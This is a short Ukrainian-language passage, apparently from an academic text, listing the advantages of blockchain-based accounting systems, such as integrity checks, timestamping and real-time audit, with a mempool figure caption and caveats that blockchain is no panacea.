


Рис. 2 - Функціонування Mempool

Таким чином облікова система, у якій застосовують блокчейн, має низку переваг:

- простота перевірки цілісності бази даних;
- timestamping усіх змін (наявність у кожної зміни своєї часової мітки);
- просте резервне копіювання в режимі реального часу;
- безпечна синхронізація даних у децентралізованому середовищі;
- простий аудит системи в реальному часі.

Технологія блокчейн може забезпечити надійне зберігання даних і наділити облікову систему низкою цінних властивостей. Проте складність проектування, налаштування та підтримування децентралізованої облікової системи зазвичай набагато вища, аніж для централізованих альтернатив, тому необхідно усвідомлено підходити до цього питання.

Однак слід ураховувати те, що ці переваги не завжди гарантовані на 100%.

Блокчейн — не панацея; успіх функціонування системи безпосередньо залежить від правил і самої реалізації системи, а не тільки від того факту, що в ній використовують блокчейн.